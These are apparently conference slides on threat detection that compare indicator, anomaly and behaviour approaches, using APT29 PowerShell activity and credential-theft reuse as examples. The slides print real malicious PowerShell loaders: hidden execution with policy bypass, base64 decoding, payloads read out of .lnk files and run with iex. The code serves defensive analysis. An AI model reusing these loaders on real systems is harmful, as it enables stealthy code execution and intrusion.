
Anomalies and Baselines

https://paracurve.com/2013/02/mechanical-trend-trading-strategy-adaptive-entries-using-acceleration-launchpads.html

Model Flexibility?




Threat Behavior Analytics



http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

Intrusion Events and the Kill Chain



https://www.lockheedmartin.com/content/dam/lockheed-martin/rms/photo/cyber/THE-CYBER-KILL-CHAIN-body.png.pc-adaptive.full.medium.png

Behavior Detection

Intelligence-Driven

- Must have information on threat environment
- General trends, specific items of interest, and direct threats to organization

Adversary-Focused

- Identify and learn *how* relevant adversaries operate
- Identify and understand threat TTPs

Behavior Mapping

- Map observed TTPs to kill chain
- Determine visibility and alerting requirements at each stage

Hunt for Fundamental Actions

Identify Adversary Goals

- Data Theft?
- Monetization?
- Disruption/Destruction?

Determine Methods to Achieve Goals

- Identify TTPs
- Map across each stage of Kill Chain

Build Detections around Results

- Determine visibility at each phase of attack
- Build detections to capture correlated observables

Wait – Aren't "Behaviors" Backward-Looking?

Behaviors and Kill Chain Coverage

- Might not catch “net new” events and TTPs
- BUT through kill chain coverage:
  - Identify other parts of attacker lifecycle
  - Play off of attacker path-dependency
- *Assumption: No adversary completely innovates TTPs across the entire kill chain*
- Requirement: overlay detections and behavioral understanding across kill chain to capture attacker dependencies


Behavioral Limitations

Behavioral tracking requires event correlation between multiple data sources

Requires extensive visibility between various logs

Most effective implementations might be out of reach

Easy to Say, Hard to Implement



Testing Methodologies in Examples

- Theoretical discussion is fine – but how do these approaches work when compared to actual events?
- Two items for discussion:
  - Potential CozyBear / APT29 activity from 2016 to 2018
  - Credential theft and re-use attacks

CozyBear / APT29 Activity

VOLEXITY

PRODUCTS

BLOG

PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs

NOVEMBER 9, 2016

by Steven Adair

FireEye

Solutions Services Partners

Home > FireEye Blogs > Threat Research > Dissecting One of APT29's Fileless WMI and PowerSh...

Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)

April 03, 2017 | by Matthew Dunwoody | Advanced Malware

CROWDSTRIKE | BLOG

Feat

Bears in the Midst: Intrusion into the Democratic National Committee

June 15, 2016 Dmitri Alperovitch From The Front Lines

REUTERS World Business Markets Politics TV

Brexit Imprisoned In Myanmar Sectors Up Close Breakingviews Investing Future of Money World At Work

POLITICS NOVEMBER 16, 2018 / 11:29 AM / 7 DAYS AGO

Russians impersonating U.S. State Department aide in hacking campaign: researchers

Christopher Bing 3 MIN READ

NEW YORK (Reuters) - Hackers linked to the Russian government are impersonating U.S. State Department employees in an operation aimed at infecting computers of U.S.

CozyBear / APT29 Behaviors

- Many behaviors associated with group across multiple campaigns
- One element matching wider threat activity: increased use of “living off the land” techniques:
  - PowerShell for initial exploitation and post-exploitation activity
  - Leveraging WMI for various purposes
- Using CozyBear as an example - how do we detect this activity?


2016 Behavior

```
K..\..\..\..\..\..\..\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
-noni -ep bypass -win hidden $s =
[Text.Encoding]::ASCII.GetString([Convert]::FromBase64String('JG9zPTB4MDAwOWZkZGE7JG9lPTB4MDAwYTE5MTY7JGY9IjM3NDg2LXRoZS1zaG9ja2luZy10cnV0aC1h
Ym91dC1lbGVjdGlvbi1yaWdnaW5nLWluLWFtZXJpY2EucnRmLmxuayI7aWYgKC1ub3QoVGVzdC1QYXRoICRmKSl7JHggPSBHZXQtQ2hpbGRJdGVtIC1QYXRoICRFbnY6dGVtcCAtRmls
VyICRmIC1SZWN1cnNlO1tJTy5EaXJlY3RvcnldOjpTZXRDdXJyZW50RGlyZWN0b3J5KCR4LkRpcmVjdG9yeU5hbWUpO30kaWZkID0gTmV3LU9iamVjdCBJTy5GaWxlU3RyZWFtICRmLCdP
cGVuJywnUmVhZCcsJ1JlYWRXcml0ZSc7JHggPSBOZXctT2JqZWN0IGJ5dGVbXSgkb2UtJG9zKTskaWZkLlNlZWsoJG9zLFtJTy5TZWVrT3JpZ2luXTo6QmVnaW4pOyRpZmQuUmVhZCgkeC
wwLCRvZS0kb3MpOyR4PVtDb252ZXJ0XTo6RnJvbUJhc2U2NENoYXJBcnJheSgkeCwwLCR4Lkxlbmd0aCk7JHM9W1RleHQuRW5jb2RpbmddOjpBU0NJSS5HZXRTdHJpbmcoJHgpO2lleCAk
czs='));iex $s;
```

```
$os=0x0009fdda;$oe=0x000a1916;$f="37486-the-shocking-truth-about-election-
rigging-in-america.rtf.lnk";if (-not(Test-Path $f)){$x = Get-ChildItem -Path
$Env:temp -Filter $f -Recurse;
[IO.Directory]::SetCurrentDirectory($x.DirectoryName);}$ifd = New-Object
IO.FileStream $f,'Open','Read','ReadWrite';$x = New-Object byte[]
($oe-$os);$ifd.Seek($os,[IO.SeekOrigin]::Begin);$ifd.Read($x,0,$oe-$os);$x=
[Convert]::FromBase64CharArray($x,0,$x.Length);$s=
[Text.Encoding]::ASCII.GetString($x);iex $s;
```

2018 Behavior

```
powershell.exe" -noni -ep bypass $zk='<base64 string>';
$fz='FromBase'+0x40+'String';$rhia=[Text.Encoding]::
ASCII.GetString([Convert]::$fz.Invoke($zk));iex $rhia;
```



```
$ptgt = 0x0005e2be; $vcq = 0x000623b6; $tb = "ds7002.lnk";
if (-not(Test - Path $tb)) { $oe = Get - ChildItem -
Path $Env : temp - Filter $tb - Recurse; if (-not $oe)
{ exit }[IO.Directory]::SetCurrentDirectory($oe.DirectoryName);
}$vzvi = New - Object IO.FileStream $tb, 'Open', 'Read',
'ReadWrite'; $oe = New - Object byte[]($vcq - $ptgt);
$r = $vzvi.Seek($ptgt, [IO.SeekOrigin]::Begin); $r =
$vzvi.Read($oe, 0, $vcq - $ptgt); $oe = [Convert]::
FromBase64CharArray($oe, 0, $oe.Length); $zk = [Text.Encoding]::
ASCII.GetString($oe); iex $zk;
```

IOC-Focused Approach for APT29 TTPs

- May be able to detect specific scripts…
  - Easily fuzzed to evade hash matching
  - Completely defeated in many cases if run in memory alone
- Process chaining may work in some cases
  - Requires robust IOC approach and enabling level of host monitoring
  - Ubiquity of PowerShell makes this approach potentially troublesome
- Ultimately this is a *technique* and not a specific sample of *malware* – would rely on other IOCs for detection (e.g., recycled C2)

Anomaly Detection and CozyBear PowerShell

- PowerShell execution or linked to other observables *might* work to detect an anomalous event
  - Requires data correlation which pushes toward behavior detection
- Anomaly detection limited to a single data source (most implementations) would be significantly limited:
  - Widespread PowerShell use generates too much noise
  - In-memory presence of most-valuable observables limits capability to observe truly anomalous items
- *May* work with full, post-execution PowerShell logging on commands and techniques

Behavior-Based Approach

- Correlation of data points representing intrusion event enables significant detection possibilities:
  - Robust process chaining combined with network events
  - Ability to correlate PowerShell use with other observables
- Identification of PowerShell use indicative of malicious intent can enable behavioral detection
- However…
  - Assumes significant visibility AND ability to process and correlate events
  - May simply be too much to expect of most organizations

Potential Solution

- Identify PowerShell commands and flags of interest:
  - Invoke-Expression, IO.FileStream, EncodedCommand, etc.
  - *Demands PowerShell visibility post-obfuscation*
- Alert and notify when observed PowerShell items appear correlated with other suspicious behavior:
  - Unsigned binary written to disk or executed (dropped file)
  - Correlate suspicious PowerShell with new network observable (C2)
  - Chain PowerShell execution with new scheduled task, start menu item creation, or registry key modification (persistence)

Credential Theft and Reuse

- Technique Deployed by Multiple Adversaries
- Executed via Multiple Techniques with Varying Amounts of Observation
- Leaves a Logging Trail in Simple Authentication Records

IOCs and Credential Theft

- By definition, IOC-focused approach will not detect the *process* or *use* of credential theft
  - By design, technique attempts to “blend in” to legitimate activity
- *May* be able to identify *tools* used for credential theft:
  - Password dumpers, keystroke loggers, etc.
  - BUT: tools can be fuzzed, run in memory, etc.

Credential Theft Anomalies

- Standard use-case for anomaly detection: identifying an "anomalous logon"
- Theoretically a powerful technique:
  - Identify logons at unusual or rare times
  - Flag new logons to a host from a set of credentials
- Two concerns:
  - False positives
  - False *negatives*

Credential Theft Behaviors

- Behavior-based approach to credential theft depends on *compound* alerting
  - Don't just alert on "new logon"
  - *Contextualize* behavior
- Result:
  - More robust approach
  - Ties an anomalous item to other, suspicious items
  - Provides analyst with a "complete picture" of event on alert

Credential Theft Behaviors

One-to-Many

- Captured credentials attempted against many hosts
- Observe: single machine, single credential set, multiple targets
- Indicative of lateral movement

Many-to-One

- Dictionary or list testing against a single host
- Observe: single machine, multiple credentials, single host
- Indicative of focused efforts against HVT

Many-to-Many

- Extensive remote logon activity within network
- Most directly related to anomaly/machine learning detection
- Look for increased remote access activity irrespective of targets

Theory to Practice


Perfect World

- Combine Indicators, Anomalies, and Behaviors
- Different approaches compliment each other
- Robust defense-in-depth

Reality

- Resources are scarce
- Organizations must prioritize and choose
- Align to threat landscape
- Some approaches may not be *possible* in current state

The "Right" Decision



Importance of Self-Knowledge

Environment

- What does your network look like?
- What are your threats and how do they operate?

Current Visibility

- What are your current detection and monitoring capabilities?
- How does current visibility map to current threat environment?

Future Visibility

- What do you *need* for visibility to keep up with threats?
- What does your environment, budget, and operation enable for future efforts?

Implementation

	Indicators	Anomalies	Behaviors
Requirements:	Determine appropriate sources and actions	Develop robust criteria defining “anomaly”	Understand adversary TTPs
Inputs:	Data feeds (ideally vetted)	Find suitable data sources	Log, host, and network data
Technology:	Alerting and blocking	Data storage and analysis	Correlation engine to tie together events
Pitfalls:	Static, backward-looking	Baseline definition, false positives, false negatives	Requires continuous revision, expensive

Solution: Economically Combine Approaches

Identify relevant adversaries for organization and their TTPs/behaviors

Determine visibility into network via IOC and anomaly-based approaches

Map IOC- and anomaly-based alerts to best match behaviors of interest

Attempt to automatically correlate or enrich findings to approximate behavior-based detection

Revise steps as threat landscape and telemetry changes

Selected References

Misunderstanding Indicators of Compromise – ThreatPost
Investigating with Indicators of Compromise – FireEye
The Four Types of Threat Detection – Dragos
Early Detection of Cyber Security Threats using Structure Behavior Modeling – CMU
Data Fusion-Based Anomaly Detection in Networked Critical Infrastructures – Genge Bela
PowerDuke: Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs – Volexity
CozyBear – In from the Cold? – Joe Slowik
The Pyramid of Pain – David Bianco

RSAConference2019

Questions?

jslowik@dragos.com

@jfslowik